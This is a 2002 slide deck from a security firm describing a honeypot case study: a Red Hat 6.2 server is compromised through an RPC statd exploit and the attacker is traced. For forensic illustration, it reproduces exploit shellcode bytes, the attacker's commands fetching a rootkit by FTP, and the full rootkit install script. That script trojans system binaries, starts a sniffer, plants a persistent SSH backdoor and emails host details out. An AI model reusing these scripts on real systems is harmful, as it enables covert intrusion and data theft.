

Hacker Tracking – A Case Study

Gideon J. Lenkey, CISSP



Ra Security Systems

®

Adaptive Security Solutions for a networked world

All Content ©2002 Ra Security Systems, Inc.

Mission of our research honeypot

- To create a realistic incident response environment
- Detect an attack and compromise
- Examine the evidence left by both
- Fully understand the chain of events
- Identify the hacker (or get as close to him as possible)



What is a Research Honeypot?

- A system or group of systems specifically deployed for the purpose of observing a hacker probe, attack and exploit network services
- Must have traffic capture abilities
- Must maintain control over outbound network traffic (attacks)
- The system should be identical to a production system in every possible way
- Should be as weak or as strong as you want the hacker to be
- You must be able to quickly and effectively isolate the system before a successful intruder can attack others



Our Research Solution

- Linux PCs running apache web servers
- OpenBSD layer 2 bridge
- Packet Filter FW
- Snort NIDS
- AIDE file system integrity application
- Tcpdump
- Ethereal protocol analyzer



The Servers

- Default but patched installations
- RedHat Linux 6.2 (the lower bar)
- RedHat Linux 7.0 (the higher bar)
- Neither showed vulnerable services when scanned with the Nessus vulnerability scanner
- Default apache web page showing
- All devices time synchronized using NTP



The Bridge / Data Capture Device

- OpenBSD OS because.... well because I like it :)
- Layer 2 bridge so that it is not easily visible from outside world
- No way to reach it from anything other than the administrative network
- 100 Mb ethernet
- Tcpdump configured for full packet captures



Network Traffic Monitoring


- SNORT
- Signature based Network Intrusion Detection
- Configured to page researchers on any active attack or new outbound traffic
- Hourly reports by email
- Attack signatures updated regularly from our company's attack signature database
- Good for reporting what happened and in what sequence



Miscellaneous Tools

- Tcpdump capturing whole packets
- Traffic capture files rotated and archived every 24 hours
- AIDE file system integrity application and MD5 digest DB hidden on servers as X11 font files (lazy)
- AIDE is run manually, as needed
- Statically linked lsof is a very handy tool to have loaded on the box
- Have a Jump Kit of your favorite utilities on CD ready to go (but not in the tray!)





Case Study

- Red Hat 6.2 System (the lower bar)
- Hacked in less than 24 hours
- Automated attack
- Common tools installed on the server
- Common Sequence of events



Sequence of Events

- Hacker gathers information about the system by scanning and logging into the ftp server
- Exploits RPC daemon
- Installs a “root kit” (t0rn variant)
 - Trojan ps,ls and netstat
 - Sniffier (linsniff)
 - DdoS tools
 - SSH back door
 - IRC 'bot' (emech)



The log begins from: Nov 9 19:44:42
The log ends at: Nov 9 19:57:44
Total events: 16
Signatures recorded: 8
Source IP recorded: 5
Destination IP recorded: 2

The number of attacks from same host to same destination using same method

```
=====
# of
attacks from to method
=====
 4 216.32.74.50 100.10.100.10 ICMP Echo Reply : {ICMP}
 3 211.58.254.151 100.10.100.10 RPC EXPLOIT statdx : {UDP}
 2 193.109.122.5 100.10.100.10 SCAN Proxy attempt : {TCP}
 1 211.58.254.151 100.10.100.10 RPC portmap request status : {UDP}
 1 100.10.100.10 211.58.254.151 ATTACK RESPONSES id check returned
root : {TCP}
 1 193.109.122.5 100.10.100.10 STEALTH ACTIVITY (FIN scan) detection
{TCP}
 1 193.109.122.5 100.10.100.10 INFO - Possible Squid Scan : {TCP}
```



```

3b0 : EB 7C 59 89 41 10 89 41 08 FE C0 89 41 04 89 C3   .|Y.A..A....A...
3c0 : FE C0 89 01 B0 66 CD 80 B3 02 89 59 0C C6 41 0E   .....f.....Y..A.
3d0 : 99 C6 41 08 10 89 49 04 80 41 04 0C 88 01 B0 66   ..A...I..A.....f
3e0 : CD 80 B3 04 B0 66 CD 80 B3 05 30 C0 88 41 04 B0   .....f....0..A..
3f0 : 66 CD 80 89 CE 88 C3 31 C9 B0 3F CD 80 FE C1 B0   f.....1..?.....
400 : 3F CD 80 FE C1 B0 3F CD 80 C7 06 2F 62 69 6E C7   ?.....?..../bin.
410 : 46 04 2F 73 68 41 30 C0 88 46 07 89 76 0C 8D 56   F./shA0..F..v..V
420 : 10 8D 4E 0C 89 F3 B0 0B CD 80 B0 01 CD 80 E8 7F   ..N.....^¿
430 : FF FF FF 00                                       ....

```

```

-----
#(2 - 47) [2001-11-09 19:45:04] ATTACK RESPONSES id check returned root
IPv4: 100.10.100.10 -> 211.58.254.151
      hlen=5 TOS=0 dlen=100 ID=21990 flags=0 offset=0 TTL=64 chksum=12138
TCP:  port=39168 -> dport: 1658  flags=***AP*** seq=2289986047
      ack=1893220841 off=8 res=0 win=32120 urp=0 chksum=61429
Options:
      #1 - NOP len=0
      #2 - NOP len=0
      #3 - TS len=10 data=00A51A6A22669A83
Payload:  length = 48

```

```

000 : 75 69 64 3D 30 28 72 6F 6F 74 29 20 67 69 64 3D   uid=0(root) gid=
010 : 30 28 72 6F 6F 74 29 0A 75 69 64 3D 30 28 72 6F   0(root).uid=0(ro
020 : 6F 74 29 20 67 69 64 3D 30 28 72 6F 6F 74 29 0A   ot) gid=0(root).

```



```

lpd          6295    root    cwd     DIR      3,1     4096    88972 /kidz
lpd          6295    root    rtd     DIR      3,1     4096     2 /
lpd          6295    root    txt     REG      3,1     7165    88988 /bin/lpd
lpd          6295    root    mem     REG      3,1    25386    16793 /lib/ld-
linux.so.1.9.5
lpd          6295    root    mem     REG      3,1   699832    45392 /usr/i486-linux-
libc5/lib/libc.so.5.3.12
lpd          6295    root    0r     CHR      1,3                                28986 /dev/null
lpd          6295    root    1u     IPv4     9673                                TCP
100.10.100.10:39168->211.58.254.151:1658 (CLOSE_WAIT)
lpd          6295    root    2u     IPv4     9673                                TCP
100.10.100.10:39168->211.58.254.151:1658 (CLOSE_WAIT)
lpd          6295    root    3u     IPv4     9672                                TCP *:39168 (LISTEN)
lpd          6295    root    4u     IPv4     9673                                TCP
100.10.100.10:39168->211.58.254.151:1658 (CLOSE_WAIT)
lpd          6295    root    5u     sock     0,0                                9765 can't identify
protocol
lpd          6295    root    6w     REG      3,1     2139    89030 /kidz/tcp.log

```



```

nfsd      6301   root  txt   REG      3,1  648675      88995 /bin/nfsd
nfsd      6301   root  mem   REG      3,1  340663      14325 /lib/ld-
2.1.3.sonfsd      6301   root  mem   REG      3,1  370141      14345
/lib/libnsl-2.1.3.so
nfsd      6301   root  mem   REG      3,1  64478       14334 /lib/libcrypt-
2.1.3.so
nfsd      6301   root  mem   REG      3,1  47008       14379 /lib/libutil-
2.1.3.so
nfsd      6301   root  mem   REG      3,1  4101324     14332 /lib/libc-2.1.3.so
nfsd      6301   root  0u    CHR      1,3                28986 /dev/null
nfsd      6301   root  1u    CHR      1,3                28986 /dev/null
nfsd      6301   root  2u    CHR      1,3                28986 /dev/null
nfsd      6301   root  3u    IPv4     9672                TCP *:39168 (LISTEN)
nfsd      6301   root  4u    IPv4     9673                TCP
100.10.100.10:39168->211.58.254.151:1658 (CLOSE_WAIT)
nfsd      6301   root  5u    IPv4     9763                TCP *:19821 (LISTEN)
lpd       6372   root  cwd    DIR      3,1    4096        46966
/usr/bin/kidz/emech-2.8.1
lpd       6372   root  rtd    DIR      3,1    4096         2 /
lpd       6372   root  txt    REG      3,1  464406      47028
/usr/bin/kidz/emech-2.8.1/lpd
lpd       6372   root  mem    REG      3,1  340663      14325 /lib/ld-
2.1.3.solpd      6372   root  mem    REG      3,1  4101324     14332 /lib/libc-
2.1.3.so
lpd       6372   root  mem    REG      3,1  246652      14363 /lib/libnss_files-
2.1.3.so
lpd       6372   root  mem    REG      3,1  252234      14369
/lib/libnss_nisplus-2.1.3.so

```



```
lpd        6372    root    424u    IPv4    26262    TCP *:4458 (CLOSE)
lpd        6372    root    425u    IPv4    26285    TCP *:4477 (CLOSE)
lpd        6372    root    426u    IPv4    26308    TCP *:4495 (CLOSE)
lpd        6372    root    427u    IPv4    26331    TCP *:4513 (CLOSE)
lpd        6372    root    428u    IPv4    26361    TCP *:4531 (CLOSE)
lpd        6372    root    429u    IPv4    26384    TCP *:4549 (CLOSE)
lpd        6372    root    430u    IPv4    26407    TCP *:4567 (CLOSE)
lpd        6372    root    431u    IPv4    26427    TCP *:4585 (CLOSE)
lpd        6372    root    432u    IPv4    26450    TCP *:4603 (CLOSE)
lpd        6372    root    433u    IPv4    26473    TCP *:4621 (CLOSE)
lpd        6372    root    434u    IPv4    26496    TCP *:4639 (CLOSE)
lpd        6372    root    435u    IPv4    26529    TCP *:4657 (CLOSE)
lpd        6372    root    436u    IPv4    26552    TCP *:4675 (CLOSE)
lpd        6372    root    437u    IPv4    26575    TCP *:4693 (CLOSE)
lpd        6372    root    438u    IPv4    26595    TCP *:4711 (CLOSE)
lpd        6372    root    439u    IPv4    26618    TCP *:4729 (CLOSE)
lpd        6372    root    440u    IPv4    26641    TCP *:4747 (CLOSE)
lpd        6372    root    441u    IPv4    26664    TCP *:4766 (CLOSE)
lpd        6372    root    442u    IPv4    26694    TCP *:4784 (CLOSE)
lpd        6372    root    443u    IPv4    26717    TCP *:4802 (CLOSE)
lpd        6372    root    444u    IPv4    26737    TCP *:4820 (CLOSE)
lpd        6372    root    445u    IPv4    26760    TCP *:4838 (CLOSE)
lpd        6372    root    446u    IPv4    26783    TCP *:4856 (CLOSE)
lpd        6372    root    447u    IPv4    26806    TCP *:4874 (CLOSE)
lpd        6372    root    448u    IPv4    26829    TCP *:4892 (CLOSE)
lpd        6372    root    449u    IPv4    26859    TCP *:4910 (CLOSE)
lpd        6372    root    450u    IPv4    26882    TCP *:4928 (CLOSE)
lpd        6372    root    451u    IPv4    26928    TCP *:4946 (CLOSE)
lpd        6372    root    452u    IPv4    31836    TCP 100.10.100.10:2996-
>irc-i03.irc.aol.com:6661 (SYN_SENT)
```



```
added:/usr/bin/kidz/emech-2.8.1/contrib/config/servers
added:/usr/bin/kidz/emech-2.8.1/contrib/config/servers/DALNET
added:/usr/bin/kidz/emech-2.8.1/contrib/config/servers/UNDERNET
added:/usr/bin/kidz/emech-2.8.1/contrib/config/servers/EFNET
added:/usr/bin/kidz/emech-2.8.1/contrib/config/config
added:/usr/bin/kidz/emech-2.8.1/contrib/config/Input.pl
added:/usr/bin/kidz/emech-2.8.1/mech.set
added:/usr/bin/kidz/emech-2.8.1/emech.users
added:/usr/bin/kidz/emech-2.8.1/mech.pid
added:/usr/bin/kidz/emech-2.8.1/LinkEvents
added:/usr/bin/kidz/emech-2.8.1/[SEEN].seen
added:/usr/bin/kidz/emech-2.8.1/mech.session
added:/usr/bin/kidz/emech-2.8.1/mech.levels
added:/usr/bin/kidz/emech-2.8.1/lpd
added:/usr/bin/kidz/emech-2.8.1/RedRoses.seen
added:/usr/src/linux-2.2.14/arch
added:/usr/src/linux-2.2.14/arch/alpha
added:/usr/src/linux-2.2.14/arch/alpha/lib
added:/usr/src/linux-2.2.14/arch/alpha/lib/.lib
added:/usr/src/linux-2.2.14/arch/alpha/lib/.lib/.1proc
added:/usr/src/linux-2.2.14/arch/alpha/lib/.lib/.1addr
added:/usr/src/linux-2.2.14/arch/alpha/lib/.lib/.1file
added:/usr/src/linux-2.2.14/arch/alpha/lib/.lib/.ps
added:/usr/src/linux-2.2.14/arch/alpha/lib/.lib/.ls
added:/usr/src/linux-2.2.14/arch/alpha/lib/.lib/netstat
added:/etc/test.fil
added:/etc/sshd_config
added:/etc/ssh_host_key
added:/etc/ssh_random_seed
added:/bin/lpd
added:/bin/nfsd
```



CLEAN_topdump.dat - Ethernet I

No.	Time	Source	Destination	Protocol	Info
36	14927.780496	211.58.254.151	100.10.100.10	TCP	39168 [SYN] Seq=1893220818 Ack=0 Win=32120
37	14927.991231	211.58.254.151	100.10.100.10	TCP	39168 [ACK] Seq=1893220819 Ack=2289985980
38	14927.991630	211.58.254.151	100.10.100.10	TCP	39168 [PSH, ACK] Seq=1893220819 Ack=2289985980
39	14938.514015	211.58.254.151	100.10.100.10	TCP	39168 [PSH, ACK] Seq=1893220838 Ack=2289985980
40	14938.782561	211.58.254.151	100.10.100.10	TCP	39168 [ACK] Seq=1893220841 Ack=2289986047
41	14939.010706	211.58.254.151	100.10.100.10	TCP	39168 [ACK] Seq=1893220841 Ack=2289986095
42	14941.057111	211.58.254.151	100.10.100.10	TCP	39168 [PSH, ACK] Seq=1893220841 Ack=2289986095
43	14941.510831	211.58.254.151	100.10.100.10	TCP	39168 [ACK] Seq=1893220843 Ack=2289986234
44	14966.151245	211.58.254.151	100.10.100.10	TCP	39168 [PSH, ACK] Seq=1893220843 Ack=2289986234
48	14970.253278	211.58.254.151	100.10.100.10	TCP	39168 [ACK] Seq=1893220868 Ack=2289986314
49	14970.481800	211.58.254.151	100.10.100.10	TCP	39168 [ACK] Seq=1893220868 Ack=2289986443
50	14973.354092	211.58.254.151	100.10.100.10	TCP	39168 [PSH, ACK] Seq=1893220868 Ack=2289986443
54	14973.682097	211.58.254.151	100.10.100.10	TCP	39168 [ACK] Seq=1893220876 Ack=2289986522
55	14973.912486	211.58.254.151	100.10.100.10	TCP	1658 > 39168 [ACK] Seq=1893220876 Ack=2289986536
56	14983.848256	211.58.254.151	100.10.100.10	TCP	1658 > 39168 [PSH, ACK] Seq=1893220876 Ack=2289986536
62	14984.305013	211.58.254.151	100.10.100.10	TCP	1658 > 39168 [ACK] Seq=1893220883 Ack=2289986590

- Follow TCP Stream
- Decode As...
- Display Filters...
- Mark Frame
- Match
- Prepare
- Colorize Display ...
- Print...
- Print Packet
- Show Packet In New Window

Frame 36 (74 on wire, 74 captured)

Ethernet II

Internet Protocol, Src Addr: 211.58.254.151 (211.58.254.151), Dst Addr: 100.10.100.10 (100.10.100.10)

Transmission Control Protocol, Src Port: 1658 (1658), Dst Port: 39168 (39168), Seq: 1893220818, Ack: 0, Len: 0

```

0000  00 e0 29 58 96 50 00 05 32 da 86 40 08 00 45 00      .à)X.P.. 2Ú.@..E.
0010  00 3c 18 ad 40 00 32 06 7a cb d3 3a fe 97 64 0a      <.-@.2: zÉÓ:p.d.
0020  64 0a 06 7a 99 00 70 d8 41 d2 00 00 00 a0 02      d..z...p0 Å0....."f
0030  7d 78 0a 88 00 00 02 04 05 b4 04 02 08 0a 22 66
0040  96 37 00 00 00 01 03 03 00
    
```

Filter: eq 100.10.100.10 and (tcp.port eq 1658 and tcp.port eq 39168)

Reset Apply

File: CLEAN_topdump.dat

Contents of TCP stream

```
cd /; uname -a; id;id
w
ftp -v ftp.badhacker.com
skiddie
utnple
hash
get kidzrk.tgz
bye
tar -xvzf kidzrk.tgz
cd kidz
./install
```

Entire conversation (127 bytes)



ASCII

EBCDIC


Hex Dump

Print

Save As

Close

Sequence of Events



```
#!/bin/sh
clear
echo "Educational purpose ONLY. Made for Skiddie. "
mkdir -p /usr/src/linux/arch/alpha/lib/.lib
mkdir /usr/bin/kidz
chattr -ia /usr/src/linux/arch/alpha/lib/.lib
mv lproc .lproc
mv laddr .laddr
mv lfile .lfile
mv .lproc /usr/src/linux/arch/alpha/lib/.lib/
mv .laddr /usr/src/linux/arch/alpha/lib/.lib/
mv .lfile /usr/src/linux/arch/alpha/lib/.lib/
mv /bin/ps /usr/src/linux/arch/alpha/lib/.lib/.ps
mv /bin/ls /usr/src/linux/arch/alpha/lib/.lib/.ls
mv ps /bin/ps
mv ls /bin/ls
mv /bin/netstat /usr/src/linux/arch/alpha/lib/.lib/netstat
mv netstat /bin/netstat
chown root.root /bin/ls
chown root.root /bin/ps
chown root.root /bin/netstat
mv linsniffer /bin/lpd
lpd &
echo "Sniffer up..."
mv sshd /bin/nfsd
mv -f sshd_config /etc/
mv -f ssh_host_key /etc/
mv -f ssh_random_seed /etc/
nfsd -q -p 19821
echo "Backdoor is up..."
echo "nfsd -q -p 19821" >>/etc/rc.d/rc.sysinit
```



```
echo "nfsd -q -p 19821" >>/etc/rc.d/rc.sysinit
echo "nfsd -q -p 19821" >>/etc/rc.d/init.d/inet
killall -9 portmap
echo "ftp">>/etc/ftpusers
echo "root">>/etc/ftpusers
./sysinfo > new-host
cat new-host |mail -s "New root!" badguy@hotmail.com
rm -f sysinfo
rm -f new-host
rm -f sshd
rm -f ../rk.tgz
echo "Done. Go on :)"
```



```
#!/bin/sh
```

```
echo "+-----+"  
echo "|           New Host rooted           |"  
echo "+-----+"
```

```
echo "Kernel :";uname -r  
echo "Host :";hostname  
echo "Uptime :";uptime  
cat /proc/cpuinfo |grep MH  
free |grep Me  
ifconfig eth0 |grep inet  
ping -c 4 216.32.74.50
```



```
+-----+  
|      New Host rooted      |  
+-----+
```

Kernel :

2.4.18-10

Host :

icepick

Uptime :

2:40pm up 11 days, 23:40, 8 users, load average: 0.80, 0.49, 0.37

cpu MHz : 701.602

Mem: 255812 239412 16400 0 2412 84976

inet addr:10.1.1.100 Bcast:10.255.255.255 Mask:255.255.255.0

PING 216.32.74.50 (216.32.74.50) from 10.1.1.102 : 56(84) bytes of data.

--- 216.32.74.50 ping statistics ---

4 packets transmitted, 0 received, 100% loss, time 3012ms



Let's Find Him

- Things we know about our hacker
 - A Hotmail Email address
 - We know where he keeps his tools
 - How all of his tools work
 - We have full access to his tool cache



Let's Find the Hacker

- Modify his rootkit installation script to send us an email each time he uses it
- Modify the email to be HTML instead of plaintext, hotmail doesn't differentiate so the hacker probably won't notice
- Embed an http call, in the email, to a web server we control
- Http call is to a PERL script that records all user agent data and returns an invisible 1x1 pixel gif



Modified 'install' script

From:

```
cat new-host |mail -s "New root!" skiddie@hotmail.com
```

To:

```
cat new-host |mail -s "New root!" -b me@hotmail.com skiddie@hotmail.com
```



Modified 'sysinfo' script

